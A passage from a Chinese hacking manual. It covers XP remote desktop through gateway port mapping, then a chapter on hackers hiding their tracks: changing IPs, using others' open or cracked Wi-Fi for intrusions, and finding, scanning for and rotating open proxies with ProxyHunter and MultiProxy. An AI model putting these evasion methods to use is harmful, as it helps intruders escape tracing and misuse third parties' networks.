
目前很多用户还在使用 Windows XP 操作系统，尽管 Windows XP 也自带远程控制的功能。可是 XP 的远程协助对于内网的用户来说的确不是那么好用，特别现在的公司内的电脑和很多宽带一般都是内网，也就是几台电脑通过一个网关共享一个公网 IP 上网，这种情况下要实现远程控制比较困难，这里提供几个可行的方案，希望对广大内网用户有所帮助。

15.6.1 通过网关做端口映射

端口映射就是将内网电脑上的远程控制软件使用的那个端口映射到网关的某个端口上，这样用网关的公网 IP 加映射的端口号就可以对内网的电脑进行远程控制了。大多数路由器和网关软件都带有端口映射功能，也可以借助一些端口映射软件，如 WinRoute Pro 等，本节主要介绍如何设置网关主机，假设网关主机使用 Windows XP 系统，并通过共享连接的方法将内网中的其他电脑连上 Internet。


1. 打开共享连接设置

首先打开网关主机的“网络属性”窗口，在共享连接图标上单击鼠标右键，在弹出的菜单中选“属性”，打开连接属性窗口，切换到“高级”选项卡下，再在“Internet 连接共享”中单击“设置”按钮，就会出现“高级设置”的对话框。




2. 网关服务器属性设置

在“高级设置”中注意其中有一项“远程桌面”，我们勾选它，会弹出一个“服务设置”的窗口，其中的端口号等设置已经设好了，假设内网中被控制的主机 IP 为 192.168.1.3，那么此处就填写 192.168.1.3 就可以了，确定后就设置好了远程桌面的端口映射。



远程桌面



IP及端口设置


15.6.2 启用被控端远程控制

网关设置好之后，就可以启用内网中被控端的远程控制了，默认情况下这项是禁用的，我们要将其开启。假设被控端主机也是安装了 Windows XP 操作系统。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.进入设置界面


具体做法是：在被控端主机“我的电脑”图标上单击右键，选择“属性”，在弹出的“系统属性”窗口中选择“远程”选项。



开启远程协助与远程桌面

2.设置允许访问

勾选“允许从这台计算机发送远程邀请”和“允许用户远程连接到这台计算机”，单击“选择远程用户”可以选择具有远程控制权的用户（默认管理员有控制权），进行远程控制的用户都要设置密码。




添加控制用户

3.保存邀请文件

开通了远程访问设置后，现在我们可以创建邀请文件了，单击“开始”→“所有程序”→“远程协助”来打开远程协助。依次单击“邀请某人帮助您”→“将邀请保存为文件（高级）”，输

入姓名并调整过期时间，再设置好密码，最后保存邀请。



保存邀请文件

4.设置远程网关

这一步很重要，邀请文件被系统保存为一个不到 1KB 的文件，里面记录了连接信息，不过内网用户把它直接发给 Internet 上的主控端是不行的，我们要用记事本把它打开，可以看到里面有段记载了内网 IP（比如 192.168.1.3:3389），将其改为“218.193.12.115:3398”（假设网关主机的公网 IP 为 218.193.12.115:3398，而外部映射端口为 3389），并保存，我们要在过期时间内把这个文件用邮件等方式发给主控端，并把密码告诉给他。



配置网关IP与端口号

15.6.3 远程协助

主控端打开文件时会自动启动远程协助，输入密码后连接被控端，连接成功后，被控端会出现一个请求远程协助的窗口，单击“是”同意进行远程协助，此时只能看被控端的屏幕。当远程

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

协助连接成功后，被控端的桌面背景将暂时被屏蔽，这是为了让远程协助的性能更好。




连接被帮助的主机

15.6.4 远程桌面

需要进行远程桌面控制时，在主控端的电脑上单击“开始”→“所有程序”→“附件”→“通讯”→“远程桌面连接”来启动远程桌面连

接；如果主控端是 Windows 98 或者其他版本的 Windows，可以把 XP 的安装光盘放入光驱，在自动运行界面上依次单击“执行其他任务”→“设置远程桌面连接”来安装远程桌面连接程序。启动了远程桌面连接后，会出现远程桌面连接窗口，这里我们要输入被控端的网关的公网 IP（比如 218.193.12.115，注意不是被控端的内网 IP），连接成功后会出来个窗口，要输入用户名、密码，稍等片刻就可以进行远程控制了。



填写网关IP地址



第16章 行踪隐藏与痕迹清理

黑客在进行网络活动的时候首要的任务就是要先保护自己，隐藏自己的行踪，这种隐藏技术也有很多种，甚至有的方法还未被公开，本章中介绍的主要是被广泛使用的简单隐藏技术。不过读者应该树立一个这样的意识：不论多么隐蔽的入侵都会留下痕迹，正所谓“雁过留声，蛇过留痕”就是这个道理，不过黑客在网络活动中要做到的是尽可能保护自己。

16.1 IP隐藏技巧

在网上要保护自己最重要的就是尽量不让人追踪到自己使用的 IP 地址，特别是使用固定 IP 上网的用户，很容易被查找到。下面介绍几种防范 IP 追踪的方法。

1. 缩短上网时间更换IP

黑客在完成了网络活动之后，应该赶紧断开网线，离开 Internet，这样才能有效地防范被人追踪，通常黑客都是使用的动态 IP 地址（例如 ADSL 拨号上网），这样，重新获取的 IP 地址也发生了改变，被追踪的可能性也就越低了。

注意 ATTENTION

即使拨号上网的 IP 地址如何变化，ISP 那里都会有日志是从哪条电话线拨号而来的，所以也不要以为更换 IP 后就一定安全。


2. 使用公共场所网络

最常见的就是使用网吧中的电脑了，不过网吧使用的网络一般都在公安机关进行了注册与备案，IP 地址固定，很容易被查找，所以警惕性高的黑客总是会不停地更换网吧。

3. 借用无线网络

通过传统的网络连接，在物理上是不能断开的，而无线网络却提供了另外一种上网方式。黑客可以很轻易地找到未加密或容易破解的无线网络，这样就可以通过该无线网络进行入侵。一般的无线网络都是向外发送电波，只要在接收范围

内的电脑就会被分配到一个局域网私有 IP 地址，例如：192.168.1.123、192.168.11.234 等等，黑客随便找一个可用的 IP 就可以进行黑客任务，达到很好的隐藏效果。



未设置权限的无线网络

提示 ATTENTION

如果读者使用的是无线局域网，为了安全起见，以下几点应该注意：

- 关闭或者加密 Ad Hoc 模式
- 修改默认的用户名和密码
- 加密通信数据
- 修改默认的服务区标识符（SSID）
- 禁止 SSID 广播
- 为网络设备分配静态 IP
- 设置 MAC 地址过滤
- 隐藏好路由器或中继器

4. 使用代理服务器


对于黑客来说，使用代理服务器（Proxy 服

服务器)是一个隐藏 IP 地址的好方法。通过代理服务器来连接到目标主机上,则记录的日志(log)中就是代理服务器的 IP 地址,而不是黑客的 IP 地址,不过使用代理服务器也有许多问题,例如许多黑客工具软件不支持代理服务器,此外,代理服务器也要分为:HTTP、Sock5 等类型,我们将在下一节介绍如何使用代理服务器。

16.2 代理隐藏术

对于黑客来说,使用代理上网可以完成许多不能完成的网络操作,例如通过代理可以上网突破网络限制,入侵系统时,留下的是代理主机的 IP 地址……

使用代理上网的方法很简单,只要代理主机提供代理服务,黑客在网络软件中设置代理主机的相关信息即可。




IE中的代理设置

16.2.1 网上查找代理服务器


互联网上有许多代理服务器,黑客是如何找到他们的呢,这主要有两种方法,一是通过网上查找,二是使用工具进行扫描。这里我们先介绍网上查找代理服务器的方法。

一般来说,免费的代理服务器地址一般是不公开的,我们就得在网上进行搜索这些免费的代理服务器。例如在 HTTP://www.pass-e.com/proxy/ 就能查找免费的代理服务器的 IP。



免费代理IP地址

读者可以在搜索引擎中查找代理网站,还可以到“HTTP://www.proxycn.com/”、“HTTP://www.MultiProxy.org”等地方查找公开的 IP 地址。



“代理中国”的主页

这些网站的数据更新不够快,可能有些公布的 IP 主机都已经关闭了代理,所以使用前请先测试该代理主机是否可用,例如将该代理主机的 IP 地址填入浏览器中,测试能否正常登录其它网站。

16.2.2 扫描工具查找

黑客还可以自己动手搜索合适的代理服务器,不过在茫茫的网络中搜索得靠运气,什么时候能够搜索到也不确定,这里我们介绍一款著名的代理搜索工具——代理猎手(ProxyHunter)。

代理猎手无需安装,解压之后即可运行,第一次使用代理猎手的时候,会弹出一个警告窗口,提示使用代理猎手搜索服务器可能会带来的问题。如果确定要使用,就单击按钮“我知道了,快让


我进去吧！”，同时不要忘了选上“以后不显示此对话框”，以免每次运行都提示该窗口。之后进入程序主界面。下面我们就通过代理猎手使用的实例进行介绍。

1. 添加搜索任务

STEP1 运行代理猎手之后，首先选中“搜索任务”标签，单击下面的“添加任务”按钮。在添加任务窗口中，选择任务类型，默认为“搜索网址范围”，单击“下一步”。然后选中“选取已定义的范围”按钮，打开“预定义的 IP 地址范围”对话框。




添加搜索任务




在此处设置搜索的范围

STEP2 在“预定义的 IP 地址范围”对话框中设置搜索的范围，单击“添加”按钮就可以自定义搜索 IP 的范围了。



锁定搜索代理主机的 IP 地址范围

STEP2 代理猎手也提供了一些网段的 IP 地址范围供用户参考，在“预定义的 IP 地址范围”窗口中单击“打开”按钮，就可以看见代理猎手提供的一些地方的“IP 地址范围”文件。



代理猎手定义好了的“IP 地址范围”文件

用户在这里选择需要的网段来进行搜索。例如，我们要搜索中国香港地区的代理服务器，那么在这里就选中“HongKong.ipr”文件，然后单击“打开”按钮。这样，中国香港的 IP 地址段就出现在“预定义的 IP 地址范围”对话框中了。

关于中国香港地区的 IP 网段也很多，不一定把所有的网段都加入到代理猎手中搜索，用户可以通过用鼠标配合键盘上的【Shift】或【Ctrl】键进行多选。




选择部分 IP 段

STEP3 选定好了 IP 地址范围后，单击“使用”按钮返回到“添加搜索任务”窗口。

然后单击“下一步”，进入到对端口（Port）进行选择的窗口。如果用户明白自己搜索任务中需要的端口和协议，那么就直接单击“添加”按钮，在打开的“添加端口和协议”对话框中填写具体数据即可。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




端口和协议配置窗口



自定义的端口和协议

如果用户不了解需要搜索什么端口和协议，也可以使用代理猎手中提供的默认配置，单击“选用”按钮，进入“已定义端口和协议”对话框中。



已定义端口和协议对话框

如果单击“添加”按钮就跟第6步一样，所以不再赘述。我们在这里单击“打开”按钮，在预设的文件夹中选择“default.ppc”文件，该文件包括常用的端口号码。



选择定义好的端口和协议

STEP4 确认了要搜索的端口和协议之后，单击“使用”按钮，会弹出个提示窗口，询问用户“是否必搜”，选“是”。返回到添加搜索任务窗口，单击“完成”，完成对搜索任务的添加，返回到主界面。



确定好了搜索范围和协议

2. 开始搜索任务

任务添加好之后，我们暂时先别着急搜索，为了提高搜索的效率，还可以配置一下代理猎手。首先单击工具栏上的“运行参数设置”按钮。




打开参数设置窗口

或者单击菜单栏上的“系统”→“参数设置”打开配置窗口。然后在“运行参数设置”对话框“搜索验证设置”栏下，勾选搜索方法中的“启用先 Ping 后连的机制”。

设置完之后就可以在代理猎手主界面上单击“开始执行搜索任务”按钮，开始代理服务器的搜索过程。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




设置搜索验证

注意 ATTENTION

代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100。如果用户的网络带宽无法提供这么大量的并发连接，就需要相应减少各个并发的数量，以免影响正常的网络使用。

3. 调度使用代理


经过一段时间，单击主界面的“搜索结果”标签，可以查看搜索的结果。



搜索到代理服务器


在结果列表中找到验证状态为“Free”（也就是免费代理）的项。通过鼠标右键调出的菜单将选定的代理地址加入到调度中。可以由同样的方法，多加几个免费代理进入调度列表。

为了测试搜索到的 IP 地址是否能正常代理，我们以 IE 浏览器进行检测，选择菜单栏中的“工具”→“选项”菜单，在“Internet 选项”窗口中单击“连接”选项卡。



进入代理设置

如果用户使用的是拨号上网，则在“拨号和虚拟专用网络设置”中选择拨号的网络，然后单击右侧的“设置”按钮，如果用户使用的是局域网，则直接单击“局域网设置”按钮。在代理设置中填写代理服务器的 IP 地址及端口就能够通过这个代理服务器上上网了。




填写代理服务器的IP和端口

16.2.3 代理猎手使用要点

代理猎手是黑客常用的好工具，可以搜索和验证指定网段的代理服务器，让用户可以高速的访问一些平时很慢的或者无法访问的站点。前面我们已经简要介绍了代理猎手的使用流程，这里再向读者详细介绍该软件的使用要点。

打开代理猎手，就会发现有 3 个标签：“搜索

任务”、“搜索结果”、“代理调度”。这是代理猎手的3大功能，分别是搜索代理、验证代理和代理调度，首先我们来看看代理猎手的前两个功能。




代理猎手主要功能界面

1.搜索代理

单击“搜索任务”栏下面的“添加任务”打开添加搜索任务对话框，这时在“任务类型”中有几个选项，不过前面已有详细的说明，此处不再赘述，直接单击“下一步”进入实际步骤。


在随后出现的窗口中单击“添加”按钮，然后在弹出的“添加搜索 IP 范围”对话框中填入要搜索的起止 IP 地址范围。

这里有个怎样确定 IP 地址段的问题，因为 IP 地址实在太多了，总不能一个一个都搜索。所以我们得确定范围有目的的进行搜索，比如找一个和 www.163.com 在同一个网段的代理，以便快速访问 www.163.com 的主页，首先打开一个“命令提示符”窗口，运行 ping www.163.com 得到 163 的 IP 地址为 220.181.28.53。



查看域名下的IP地址

这时就可以在起止 IP 地址分别填入 220.181.28.1 和 220.181.28.254，当然你也可以增大搜索的范围，填入 220.181.0.1 和 220.181.255.254。这样将有机会搜索到更多的代理服务器，当然花的时间也要多 255 倍了！同样的，你也可以搜索你自己所在 IP 地址段的代理。



指定搜索IP的范围

确定了搜索 IP 地址范围后单击“下一步”按钮进入端口和协议选择窗口，再单击“添加”按钮打开添加端口和协议对话框，我们一般要搜索的都是 HTTP 的代理，所以协议一般都是选 HTTP。至于端口的设定，用户可以定义一个端口的搜索范围，但这样的工作量就太庞大了，所以我们在搜索时一般只让它搜索指定的端口。一般服务器的 HTTP 的常用端口为 80、8080、1080、3128 等。使用其他的端口就很少了，所以一般只需要定义这 4 个端口就行了。



搜索指定的端口

如果不确定具体的端口号，我们还可以选择端口的范围。不过在搜索的时候代理猎手会将每一个端口与每一个 IP 进行验证，搜索将会变得很慢。




设置搜索端口范围

选定好端口之后，单击“完成”按钮就完成了搜索代理的设置工作，返回到主界面上单击上面的“开始”按钮就可以开始搜索了。如果在搜索的时候发现地址范围很大，可以随时单击“停止”按钮终止搜索，代理猎手会记住现在的位置，下次还可以从当前位置开始搜索的。另外，用户可以使用“搜索任务”菜单的“导入任务列表”和“导出任务列表”来保存和读取当前的搜索进度。

2. 验证代理

验证代理是用来验证搜索到的代理是否有用、速度如何的功能，相当重要。验证代理的工作原理是这样的：首先在代理猎手中设置已知可访问的验证资源地址（网站地址，例如网易、新浪等），代理猎手就会将这些资源地址用于测试搜索到的代理是否可用。


验证数据的设置在主菜单的“系统设置”里的第二个选项卡“验证数据设置”里，用户可以在这里自行添加熟悉的网站地址。



验证数据设置


我们知道新浪网作为全国大型的门户网站运行都很稳定，一般不会出现连接不上的情况，所以将新浪网用于测试代理是否可用很合适，现在我们就以添加新浪网站作验证资源地址为例进行介绍。

在“验证数据设置”标签中单击“添加”按钮，随后出现了添加验证数据的对话框，在“验证名”中填入验证名字，这里就填“新浪”（验证名可以任意填），验证类型一般就取默认值“特征字串”。在“验证地址”中填入“新浪”的网址 www.sina.com.cn。



添加“新浪”网址作为验证地址

单击“获取”按钮，代理猎手就开始连接“新浪”网站，并将获取“特征字串”显示在“获取网络资源”对话框中。这时我们会看到在下面的信息窗口中出现了获得的数据，分为上下两个窗口，上面的窗口显示的是新浪网服务器的基本信息，下面的窗口中的信息才是我们需要的。这里我们可以看到里面有“<title> 新浪首页 </title>”的字符串。




获取www.sina.com.cn的网络资源

注意 ATTENTION

所有的验证数据都是以“<title> 和 </title>”之间的字符串为标准的。

在获取信息框里，用鼠标选中“新浪首页”再单击“确定”按钮，这时选中的字符串就已经自动填入了刚才的特征字串栏里了，再单击“确定”返回，刚才添加的验证数据已经添加进了验证数


据列表中。



添加到列表中的验证信息


要使用某个验证资源地址，只需选中它，并单击下面的“使用”按钮，代理猎手就会用该验证数据来验证搜索到的代理了。

在“搜索结果”菜单下有“导入结果”和“导出结果”两个选项，分别是用来导入和导出代理列表的。



IP与端口列表

从别处得到的代理列表一般是一个文本文件，内容类似 202.102.98.53:80。这样，每行一个，这样的文件就可以用“导入结果”导入到代理猎手的搜索结果中，然后用验证数据加以验证，找出可用的、快速的代理。



将搜索到的代理信息保存在文本文件中

16.2.4 多代理切换保证安全

黑客利用代理服务器以达到隐藏自己真实IP地址的目的，然而固定地使用某个代理服务器也

很容易被发现和追踪，所以经常切换代理服务是有必要的。

此外，使用代理服务本身也有许多弊病，首先，黑客们辛苦查找的许多代理地址，也许一个都不能用；其次，查找到的代理服务常常要经过多次设置与测试，方能找到一个可用的代理地址；再次，许多代理经常是只能用一段时间，之后就莫名其妙地作废了。又得更换代理服务器，重新寻找、设置、测试……经常切换代理也是非常现实的问题。

本节主要向读者介绍一款免费的优秀代理服务器软件——MultiProxy，帮助黑客快速切换代理。


1.MultiProxy简单介绍

MultiProxy 的安装非常简单，释放文件到指定目录即可，启动 MultiProxy 后，安装后会在桌面自动生成 MultiProxy 图标（一个剑和盾），双击该图标启 MultiProxy 并对其进行选项设置。



MultiProxy图标

一般情况下 MultiProxy 会自动先验证代理服务器列表中的所有代理服务器，并根据速度和是否匿名情况排序，如果 MultiProxy 中不首先启动这一项，我们也可以手动选择“check all proxies（检查所有代理）”来进行这一步。注意此时系统一定要处于联网状态，否则此步骤无效。白色状态栏中会显示“testing remote proxies (测试远端代理) 21/26”一句话。其中 26 是输入的代理服务器地址数，21 代表已确认的地址数。接下来就来介绍如何添加代理服务器地址。



